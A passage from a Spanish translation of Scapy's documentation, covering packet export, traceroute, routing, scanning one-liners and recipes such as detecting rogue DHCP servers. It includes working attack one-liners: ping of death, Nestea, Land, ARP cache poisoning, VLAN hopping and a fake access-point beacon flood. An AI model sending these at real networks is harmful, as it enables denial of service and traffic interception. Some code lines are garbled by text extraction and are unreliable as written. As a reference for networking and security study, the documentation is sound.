0050 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 &'()*+,-./012345
0060 36 37                                           67
>>> pkt_hex <Ether dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19
type=0x800 |<IP version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L
ttl=64 proto=icmp chksum=0x5a7c src=192.168.25.130 dst=4.2.2.1
options='' |<ICMP type=echo-request code=0 chksum=0x9c90 id=0x5a61
```

```
seq=0x1 |<Raw load= '\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n\x0b\x0c\r\x0e\
x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Binary string

También se puede convertir un paquete completo en una cadena binaria usando la función raw():

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt <Ether dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64
proto=icmp chksum=0x5a7c src=192.168.25.130 dst=4.2.2.1 options='' |
<ICMP type=echo-request code=0 chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw
load= '\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\
x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$
%&\'()*+,-./01234567' |>>>>
>>> pkt_raw = raw(pkt)
>>> pkt_raw '\x00PV\xfc\xceP\x00\x0c)S\x19\x08\x00E\x00\x00T\x00\x00@\
x00@\x01Z|\xc0\xa8\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\
xe6\xdapI\xb6\xe5\x08\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\
x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f!"#$%&\'()*+,-./
01234567'
```

Podemos volver a importar la cadena binaria producida seleccionando la primera capa adecuada, por ejemplo, Ether().

```
>>> new_pkt = Ether(pkt_raw)
>>> new_pkt <Ether dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19
type=0x800 |<IP version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L
ttl=64 proto=icmp chksum=0x5a7c src=192.168.25.130 dst=4.2.2.1
options='' |<ICMP type=echo-request code=0 chksum=0x9c90 id=0x5a61
seq=0x1 |<Raw load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n\x0b\x0c\r\x0e\
x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Base64

Usando la función export_object(), Scapy puede exportar una estructura de datos de Python codificada en base64 que representa un paquete:

```
>>> pkt <Ether dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64
proto=icmp chksum=0x5a7c src=192.168.25.130 dst=4.2.2.1 options='' |
<ICMP type=echo-request code=0 chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw
load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f!"#$%&\'()*+,-./
01234567' |>>>>
>>> export_object(pkt)
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcE
GG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/
lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/
u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pU
x1aS6
```

```
...
```

La salida anterior se puede volver a importar a Scapy usando import_object():

```
>>> new_pkt = import_object()
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcE
GG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/
lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/
u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pU
x1aS6
...
>>> new_pkt <Ether dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19
type=0x800 |<IP version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L
ttl=64 proto=icmp chksum=0x5a7c src=192.168.25.130 dst=4.2.2.1
options='' |<ICMP type=echo-request code=0 chksum=0x9c90 id=0x5a61
seq=0x1 |<Raw load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n\x0b\x0c\r\x0e\
x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f!"#$
%&\'()*+,-./01234567' |>>>>
```

Sesiones
Por fin Scapy es capaz de guardar todas las variables de sesión usando la función save_session()**:**

```
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex',
'pkt_raw', 'pkts']
>>> save_session("session.scapy")
```

La próxima vez que se inicie Scapy, se puede cargar la sesión guardada anterior utilizando el comando load_session():

```
>>> dir()
['__builtins__', 'conf']
>>> load_session("session.scapy")
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex',
'pkt_raw', 'pkts']
```

73.5.17. Haciendo tablas

Ahora tenemos una demostración de la función de presentación make_table(). Toma una lista como parámetro y una función que devuelve un 3-uple. El primer elemento es el valor en el eje x de un elemento de la lista, el segundo es sobre el valor y y el tercero es el valor que queremos ver en las coordenadas (x, y). El resultado es una tabla. Esta función tiene 2 variantes, make_lined_table() y make_tex_table() para copiar/pegar en su informe pentest de LaTeX. Esas funciones están disponibles como métodos de un objeto result.

Aquí podemos ver un traceroute multi-paralelo:

```
>>> ans, unans = sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
```

```
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table(lambda(s,r): (s.dst, s.ttl, r.src) )
216.15.189.192 216.15.189.193 216.15.189.194 216.15.189.195
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1
2 81.57.239.254 81.57.239.254 81.57.239.254 81.57.239.254
3 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254
4 213.228.3.3 213.228.3.3 213.228.3.3 213.228.3.3
5 193.251.254.1 193.251.251.69 193.251.254.1 193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.178
```

Aquí hay un ejemplo más complejo para distinguir máquinas o sus pilas IP de su campo IPID. Podemos ver que 172.20.80.200:22 está respondiendo por la misma pila IP que 172.20.80.201 y que 172.20.80.197:25 no está respondiendo por la misma pila IP que otros puertos en la misma IP.

```
>>> ans, unans =
sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,25,53,80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda(s,r): (s.dst, s.dport, r.sprintf("%IP.id%")))
172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.20.80.201
20 0 4203 7021 - 11562
21 0 4204 7022 - 11563
22 0 4205 7023 11561 11564
25 0 0 7024 - 11565
53 0 4207 7025 - 11566
80 0 4028 7026 - 11567
```

Puede ayudar a identificar topologías de red muy fácilmente al jugar con TTL, mostrando el TTL recibido, etc.

73.5.18. Enrutamiento

Ahora Scapy tiene su propia tabla de enrutamiento, para que pueda enrutar sus paquetes de manera diferente al sistema:

```
>>> conf.route
Network Netmask Gateway Iface
127.0.0.0 255.0.0.0 0.0.0.0 lo
192.168.8.0 255.255.255.0 0.0.0.0 eth0
0.0.0.0 0.0.0.0 192.168.8.1 eth0
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route
Network Netmask Gateway Iface
127.0.0.0 255.0.0.0 0.0.0.0 lo
192.168.8.0 255.255.255.0 0.0.0.0 eth0
0.0.0.0 0.0.0.0 192.168.8.254 eth0
192.168.1.1 255.255.255.255 192.168.8.1 eth0
>>> conf.route.resync()
>>> conf.route
Network Netmask Gateway Iface
```

```
127.0.0.0 255.0.0.0 0.0.0.0 lo
192.168.8.0 255.255.255.0 0.0.0.0 eth0
0.0.0.0 0.0.0.0 192.168.8.1 eth0
```

73.5.19. Matplotlib

Podemos fácilmente trazar algunos valores recogidos usando Matplotlib. Por ejemplo, podemos observar los patrones ID de IP para saber cuantas pilas de IP distintas se utilizan detrás de un equilibrador de carga:

```
>>> a, b = sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))
>>> a.plot(lambdax:x[1].id) [<matplotlib.lines.Line2D at
0x2367b80d6a0>]
```

73.5.20. Traceroute TCP

Scapy también tiene una potente función de traceroute TCP. A diferencia de otros programas de traceroute que esperan que cada nodo responda antes de pasar al siguiente, Scapy envía todos los paquetes al mismo tiempo. Esto tiene la desventaja de que no puede saber cuando detenerse pero la gran ventaja de que tardó menos de 3 segundos en obtener este resultado de trazado de ruta de objetivos múltiples:

```
>>>
traceroute(["www.yahoo.com","www.altavista.com","www.wisenut.com","www.
copernic.com"],maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
193.45.10.88:80 216.109.118.79:80 64.241.242.243:80 66.94.229.254:80
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1
2 82.243.5.254 82.243.5.254 82.243.5.254 82.243.5.254
3 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254
4 212.27.50.46 212.27.50.46 212.27.50.46 212.27.50.46
5 212.27.50.37 212.27.50.41 212.27.50.37 212.27.50.41
6 212.27.50.34 212.27.50.34 213.228.3.234 193.251.251.69
7 213.248.71.141 217.118.239.149 208.184.231.214 193.251.241.178
8 213.248.65.81 217.118.224.44 64.125.31.129 193.251.242.98
9 213.248.70.14 213.206.129.85 64.125.31.186 193.251.243.89
10 193.45.10.88 SA 213.206.128.160 64.125.29.122 193.251.254.126
11 193.45.10.88 SA 206.24.169.41 64.125.28.70 216.115.97.178
12 193.45.10.88 SA 206.24.226.99 64.125.28.209 66.218.64.146
13 193.45.10.88 SA 206.24.227.106 64.125.29.45 66.218.82.230
14 193.45.10.88 SA 216.109.74.30 64.125.31.214 66.94.229.254 SA
15 193.45.10.88 SA 216.109.120.149 64.124.229.109 66.94.229.254 SA
16 193.45.10.88 SA 216.109.118.79 SA 64.241.242.243 SA 66.94.229.254 SA
17 193.45.10.88 SA 216.109.118.79 SA 64.241.242.243 SA 66.94.229.254 SA
18 193.45.10.88 SA 216.109.118.79 SA 64.241.242.243 SA 66.94.229.254 SA
19 193.45.10.88 SA 216.109.118.79 SA 64.241.242.243 SA 66.94.229.254 SA
20 193.45.10.88 SA 216.109.118.79 SA 64.241.242.243 SA 66.94.229.254 SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0 TCP:0
ICMP:0 Other:0>)
```

De hecho la última línea es el resultado de la función: un objeto de resultado traceroute y una lista de paquetes de paquetes sin respuesta. El resultado de traceroute es una versión más especializada,

de hecho una subclase, de un objeto de resultado clásico. Podemos guardarlo para consultar el resultado del traceroute nuevamente un poco más tarde, o para inspeccionar profundamente una de las respuestas, por ejemplo para verificar el relleno.

```
>>> result, unans = _
>>> result.show()
193.45.10.88:80 216.109.118.79:80 64.241.242.243:80 66.94.229.254:80
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1
2 82.251.4.254 82.251.4.254 82.251.4.254 82.251.4.254
3 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254
[...]
>>> result.filter(lambdax: Padding in x[1])
```

Como cualquier objeto de resultado, se pueden agregar objetos traceroute:

```
>>> r2, unans = traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
195.101.94.25:80
1 192.168.8.1
2 82.251.4.254
3 213.228.4.254
4 212.27.50.169
5 212.27.50.162
6 193.252.161.97
7 193.252.103.86
8 193.252.103.77
9 193.252.101.1
10 193.252.227.245
12 195.101.94.25 SA
13 195.101.94.25 SA
14 195.101.94.25 SA
15 195.101.94.25 SA
16 195.101.94.25 SA
17 195.101.94.25 SA
18 195.101.94.25 SA
19 195.101.94.25 SA
20 195.101.94.25 SA
>>> r3=result+r2
>>> r3.show()
195.101.94.25:80 212.23.37.13:80 216.109.118.72:80 64.241.242.243:80
66.94.229.254:80
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1
2 82.251.4.254 82.251.4.254 82.251.4.254 82.251.4.254 82.251.4.254
3 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254
4 212.27.50.169 212.27.50.169 212.27.50.46 - 212.27.50.46
5 212.27.50.162 212.27.50.162 212.27.50.37 212.27.50.41 212.27.50.37
6 193.252.161.97 194.68.129.168 212.27.50.34 213.228.3.234
193.251.251.69
7 193.252.103.86 212.23.42.33 217.118.239.185 208.184.231.214
193.251.241.178
8 193.252.103.77 212.23.42.6 217.118.224.44 64.125.31.129
193.251.242.98
9 193.252.101.1 212.23.37.13 SA 213.206.129.85 64.125.31.186
193.251.243.89
10 193.252.227.245 212.23.37.13 SA 213.206.128.160 64.125.29.122
```

```
193.251.254.126
11 - 212.23.37.13 SA 206.24.169.41 64.125.28.70 216.115.97.178
12 195.101.94.25 SA 212.23.37.13 SA 206.24.226.100 64.125.28.209
216.115.101.46
13 195.101.94.25 SA 212.23.37.13 SA 206.24.238.166 64.125.29.45
66.218.82.234
14 195.101.94.25 SA 212.23.37.13 SA 216.109.74.30 64.125.31.214
66.94.229.254 SA
15 195.101.94.25 SA 212.23.37.13 SA 216.109.120.151 64.124.229.109
66.94.229.254 SA
16 195.101.94.25 SA 212.23.37.13 SA 216.109.118.72 SA 64.241.242.243
SA 66.94.229.254 SA
17 195.101.94.25 SA 212.23.37.13 SA 216.109.118.72 SA 64.241.242.243
SA 66.94.229.254 SA
18 195.101.94.25 SA 212.23.37.13 SA 216.109.118.72 SA 64.241.242.243
SA 66.94.229.254 SA
19 195.101.94.25 SA 212.23.37.13 SA 216.109.118.72 SA 64.241.242.243
SA 66.94.229.254 SA
20 195.101.94.25 SA 212.23.37.13 SA 216.109.118.72 SA 64.241.242.243
SA 66.94.229.254 SA
```

El objeto de resultado de traceroute también tiene una característica muy clara: se puede hacer un gráfico dirigido de todas las rutas que obtuvieron y agruparlos por AS (Sistema Autónomo). Se necesitará graphviz. Por defecto, ImageMagick se usa para mostrar el gráfico.

```
>>> res, unans =
traceroute(["www.microsoft.com","www.cisco.com","www.yahoo.com","www.wa
nadoo.fr","www.pacsec.com"],dport=[80,443],maxttl=20,
retry=-2)
Received 190 packets, got 190 answers, remaining 10 packets
193.252.122.103:443 193.252.122.103:80 198.133.219.25:443
198.133.219.25:80 207.46...
1 192.168.8.1 192.168.8.1 192.168.8.1 192.168.8.1 192.16...
2 82.251.4.254 82.251.4.254 82.251.4.254 82.251.4.254 82.251...
3 213.228.4.254 213.228.4.254 213.228.4.254 213.228.4.254 213.22...
[...]
>>> res.graph() # piped to ImageMagick's display program. Image below.
>>> res.graph(type="ps",target="| lp") # piped to postscript printer
>>> res.graph(target="> /tmp/graph.svg") # saved to file
```

Si se tiene instalado VPython, también se puede tener una representación 3D de la ruta de seguimiento. Con el botón derecho, se puede girar la escena, con el botón central, se puede hacer zoom, con el botón izquierdo, se puede mover la escena. Si hace clic en una bola, aparecerá/desaparecerá su IP. Si presiona Ctrl y hace clic en una bola, se escanearán los puertos 21, 22, 23, 25, 80 y 443 y se mostrará el resultado:

```
>>> res.trace3D()
```

73.5.21. Inyección de paquetes wireless

La tarjeta inalámbrica y su controlador deben estar configurados correctamente para la inyección de paquetes, es decir, en modo monitor. Para ello se debe ejecutar

```
iw dev wlan0 interface add mon0 type monitor
ifconfig mon0 up
```

En Windows, si usa npcap, el equivalente sería llamar

```
>>> conf.iface.setmonitor(True)
```

Se puedes generar un AP falso con:

```
>>> sendp(RadioTap()/
     Dot11(addr1="ff:ff:ff:ff:ff:ff",
          addr2="00:01:02:03:04:05",
          addr3="00:01:02:03:04:05")/
     Dot11Beacon(cap="ESS", timestamp=1)/
     Dot11Elt(ID="SSID", info=RandString(RandNum(1,50)))/
     Dot11EltRates(rates=[130, 132, 11, 22])/
     Dot11Elt(ID="DSset", info="\x03")/
     Dot11Elt(ID="TIM", info="\x00\x01\x00\x00"),
     iface="mon0", loop=1)
```

Dependiendo del controlador, los comandos necesarios para obtener una interfaz de inyección de paquetes pueden variar. También es posible que deba reemplazar la primera pseudocapa, en el ejemplo RadioTap(), por PrismHeader() o por una pseudocapa patentada o incluso para eliminarla.

73.6. Simple one-liners

73.6.1. Escaneo ACK

Con las potentes instalaciones de creación de paquetes de Scapy, podemos replicar rápidamente los escaneos TCP clásicos. Por ejemplo, se enviará la siguiente cadena para simular un escaneo ACK:

```
>>> ans, unans =
sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666],flags="A"))
```

Podemos encontrar puertos sin filtrar en los paquetes respondidos:

```
>>> for s,r in ans: if s[TCP].dport == r[TCP].sport: print("%d is
unfiltered" % s[TCP].dport)
```

Del mismo modo, los puertos filtrados se pueden encontrar con paquetes sin respuesta:

```
>>> for s in unans: print("%d is filtered" % s[TCP].dport)
```

73.6.2. Escaneo Xmas

El escaneo Xmas se puede iniciar con el siguiente comando:

```
>>> ans, unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FPU"))
```

La comprobación de las respuestas RST revelará los puertos cerrados en el objetivo.

73.6.3. Escaneo IP

Se puede usar un escaneo IP de nivel inferior para enumerar los protocolos compatibles:

```
>>> ans, unans =
sr(IP(dst="192.168.1.1",proto=(0,255))/"SCAPY",retry=2)
```

73.6.4. ARP Ping

La forma más rápida de descubrir dispositivos en una red Ethernet local es usar el método ARP Ping:

```
>>> ans, unans =
srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/24"),timeout=2
)
```

Las respuestas se pueden revisar con el siguiente comando:

```
>>> ans.summary(lambda(s,r): r.sprintf("%E ther.src % % ARP.psrc%"))
```

Scapy también incluye una función incorporada arping() que funciona de manera similar a los 2 comandos anteriores:

```
>>> arping("192.168.1.*")
```

73.6.5. ICMP Ping

El Ping ICMP clásico se puede emular con el siguiente comando:

```
>>> ans, unans = sr(IP(dst="192.168.1.1-254")/ICMP())
```

La información sobre los dispositivos vivos se puede recopilar con la siguiente solicitud:

```
>>> ans.summary(lambda(s,r): r.sprintf("%IP.src % i s alive"))
```

73.6.6. TCP Ping

En los casos en que las solicitudes de eco ICMP están bloqueadas, aún podemos usar varios TCP Pings como TCP SYN Ping:

```
>>> ans, unans = sr(IP(dst="192.168.1.*")/TCP(dport=80,flags="S"))
```

Cualquier respuesta a nuestras sondas indicará un dispositivo vivo. Podemos recopilar resultados con el siguiente comando:

```
>>> ans.summary(lambda(s,r) : r.sprintf("%IP.src % i s alive"))
```

73.6.7. UDP Ping

Si todo lo demás falla, siempre hay UDP Ping que producirá errores ICMP Port unreachable de los dispositivos vivos. Aquí se puede elegir cualquier puerto que sea más probable que se cierre, como el puerto 0:

```
>>> ans, unans = sr(IP(dst="192.168.*.1-10")/UDP(dport=0))
```

Una vez más, los resultados se pueden recopilar con este comando:

```
>>> ans.summary(lambda(s,r) : r.sprintf("%IP.src % i s alive"))
```

73.6.8. Ataques clásicos

Paquetes malformados:
```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):
```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X" * 60000)))
```

Ataque Nestea:
```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X" * 10))
>>> send(IP(dst=target, id=42, frag=48)/("X" * 116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X" * 224))
```

Ataque Land contra Microsoft Windows:
```
>>> send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

73.6.9. ARP cache poisoning

Este ataque evita que un cliente se una a la puerta de enlace al envenenar su caché ARP a través de un ataque de salto de VLAN.

ARP cache poisoning clásico:
```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway,
pdst=client), inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning con doble encapsulación 802.1q:
```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
/ARP(op="who-has", psrc=gateway, pdst=client), inter=RandNum(10,40),
loop=1 )
```

73.6.10. Escaneo de puertos TCP

Enviar un TCP SYN en cada puerto. Esperar un SYN-ACK o un RST o un error ICMP:

```
>>> res, unans = sr(IP(dst="target")/TCP(flags="S", dport=(1,1024)))
```

Posible visualización de resultados: puertos abiertos

```
>>> res.nsummary(lfilter=lambda(s,r): (r.haslayer(TCP) and
(r.getlayer(TCP).flags & 2)))
```

73.6.11. Escaneo IKE

Intentamos identificar los concentradores VPN enviando propuestas de la Asociación de Seguridad ISAKMP y recibiendo las respuestas:

```
>>> res, unans = sr( IP(dst="192.168.1.*")/UDP()
/ISAKMP(init_cookie=RandString(8), exch_type="identityprot")
/ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal()))
```

Visualizando los resultados en una lista:

```
>>> res.nsummary(prn=lambda(s,r): r.src, lfilter=lambda(s,r):
r.haslayer(ISAKMP))
```

73.6.12. Traceroute avanzado

Traceroute TCP SYN

```
>>> ans, unans =
sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

Los resultados serían:

```
>>> ans.summary(lambda(s,r) : r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\
t{TCP:%TCP.flags%}"))
192.168.1.1 time-exceeded
68.86.90.162 time-exceeded
4.79.43.134 time-exceeded
4.79.43.133 time-exceeded
4.68.18.126 time-exceeded
4.68.123.38 time-exceeded
4.2.2.1 SA
```

Traceroute UDP
El tracerouting de una aplicación UDP como lo hacemos con TCP no es fiable, porque no hay handshake. Necesitamos dar una payload aplicativa (DNS, ISAKMP, NTP, etc.) para merecer una respuesta:

```
>>> res, unans = sr(IP(dst="target", ttl=(1,20))
/UDP()/DNS(qd=DNSQR(qname="test.com"))
```

Podemos visualizar los resultados como una lista de enrutadores:

```
>>> res.make_table(lambda(s,r): (s.dst, s.ttl, r.src))
```

Traceroute DNS
Podemos realizar un traceroute DNS especificando un paquete completo en el parámetro 14 de la función traceroute():

```
>>> ans, unans = traceroute("4.2.2.1",l4=UDP(sport=RandShort())/
→DNS(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
..*....******...******.***...****Finished to send 30 packets.
*****
...
***
.............................
Received 75 packets, got 28 answers, remaining 2 packets
4.2.2.1:udp53
1 192.168.1.1 11
4 68.86.90.162 11
5 4.79.43.134 11
6 4.79.43.133 11
7 4.68.18.62 11
8 4.68.123.6 11
9 4.2.2.1
...
```

73.6.13. Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP()) <IP src=172.16.1.232 proto=1
[...] |<ICMP code=0 type=0 [...]| <Padding load='0O\x02\x01\x00\x04\
x06public\xa2B\x02\x02\x1e' |>>>
```

73.6.14. ICMP leaking

Este fue un error de Linux 2.0:

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPerror src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPerror code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
<Padding load='\x00[...]\x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>>
```

73.6.15. VLAN hopping

En condiciones muy específicas, una doble encapsulación 802.1q hará que un paquete salte a otra VLAN:

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

73.6.16. Wireless sniffing

El siguiente comando mostrará una información similar a la mayoría de los sniffers inalámbricos:

```
>>> sniff(iface="ath0", monitor=True, prn=lambda
x:x.sprintf("{Dot11Beacon:%Dot11.addr3%\t%Dot11Beacon.info%\t
%PrismHeader.channel%\t%Dot11Beacon.cap%}"))
```

Tener en cuenta el argumento monitor = True, que solo funciona desde scapy> 2.4.0 (2.4.0dev +), que es multiplataforma. Funcionará en la mayoría de los casos (Windows, OSX), pero es posible que deba alternar manualmente el modo de monitor.

El comando anterior producirá una salida similar a la siguiente:

```
00:00:00:01:02:03 netgear 6L ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L short-slot+ESS+privacy
44:55:66:00:11:22 linksys 6L short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR 6L short-slot+ESS+privacy+short-preamble
```

73.7. Recetas

73.7.1. Simple monitor ARP

Este programa utiliza la devolución de llamada sniff() (parámetro prn). El parámetro store se establece en 0 para que la función sniff() no almacene nada y por lo tanto puede ejecutarse siempre. El parámetro filter se usa para obtener mejores rendimientos en cargas altas: el filtro se aplica dentro del núcleo y Scapy solo verá el tráfico ARP.

```
#! /usr/bin/env python
from scapy.all import *
def arp_monitor_callback(pkt):
if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
return pkt.sprintf("%ARP.hwsrc % % ARP.psrc%")
sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

73.7.2. Identificar servidores DHCP falsos en una LAN

Problema
Sospecha que alguien ha instalado un servidor DHCP adicional no autorizado en su LAN, ya sea de forma involuntaria o malintencionada. Por lo tanto desea verificar si hay servidores DHCP activos e identificar sus direcciones IP y MAC.

Solución
Usar Scapy para enviar una solicitud de descubrimiento de DHCP y analizar las respuestas:

```
>>> conf.checkIPaddr = False
>>> fam,hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover =
Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.255.255.255")/
UDP(sport=68,dport=67)/BOOTP(chaddr=hw)/DHCP(options=[("message-
type","discover"),"end"])
>>> ans, unans = srp(dhcp_discover, multi=True) # Press CTRL-C after
several seconds
Begin emission:
Finished to send 1 packets.
.*...*..
Received 8 packets, got 2 answers, remaining 0 packets
```

En este caso, obtuvimos 2 respuestas, por lo que había 2 servidores DHCP activos en la red de prueba:

```
>>> ans.summary()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP
==> Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.255:bootpc /
BOOTP / DHCP
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP
==> Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.255:bootpc
/BOOTP/ DHCP}}}
We are only interested in the MAC and IP addresses of the replies:
{{{
>>> for p in ans: print p[1][Ether].src, p[1][IP].src
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

Especificar multi = True para hacer que Scapy espere más paquetes de respuesta después de recibir la primera respuesta. Esta es también la razón por la cual no podemos usar la función más conveniente dhcp_request() y se tiene que construir el paquete DHCP manualmente: dhcp_request() usa srp1() para enviar y recibir y por lo tanto devolvería inmediatamente después del primer paquete de respuesta.

Además normalmente Scapy se asegura de que las respuestas provengan de la misma dirección IP a la que se envió el estímulo. Pero nuestro paquete DHCP se envía a la dirección de broadcast IP (255.255.255.255) y cualquier paquete de respuesta tendrá la dirección IP del servidor DHCP que responde como su dirección IP de origen, por ejemplo, 192.168.1.1. Debido a que estas direcciones IP no coinciden, tenemos que deshabilitar el chequeo de Scapy con conf.checkIPaddr = False antes de enviar el estímulo.

73.7.3. Atravesar cortafuegos

La disminución del TTL después de una operación de filtrado, solo genera paquetes sin filtrar que han excedido un ICMP TTL

```
>>> ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
>>> for s,r in ans:
if r.haslayer(ICMP) and r.payload.type == 11:
print s.dport
```

Para encontrar subredes en un cortafuegos multi-NIC, solo se puede acceder a la dirección IP de su propia NIC con este TTL:

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print i.dst
```

73.7.4. Filtrado de marca de tiempo TCP

Muchos cortafuegos incluyen una regla para descartar los paquetes TCP que no tienen la opción TCP Timestamp establecida, lo cual es una ocurrencia común en los escáneres de puertos populares. Para permitir que Scapy llegue al destino objetivo, se deben usar opciones adicionales:

```
>>>
sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S",options=[('Timestamp'
,(0,0))]))
```

73.7.5. Viendo los paquetes con Wireshark

Si se ha generado o escaneado algunos paquetes con Scapy y se desea verlos con Wireshark, debido a sus capacidades avanzadas de disección de paquetes, usar la función wireshark():

```
>>> packets = Ether()/IP(dst=Net("google.com/30"))/ICMP() # first
generate some packets
>>> wireshark(packets) # show them with Wireshark
```

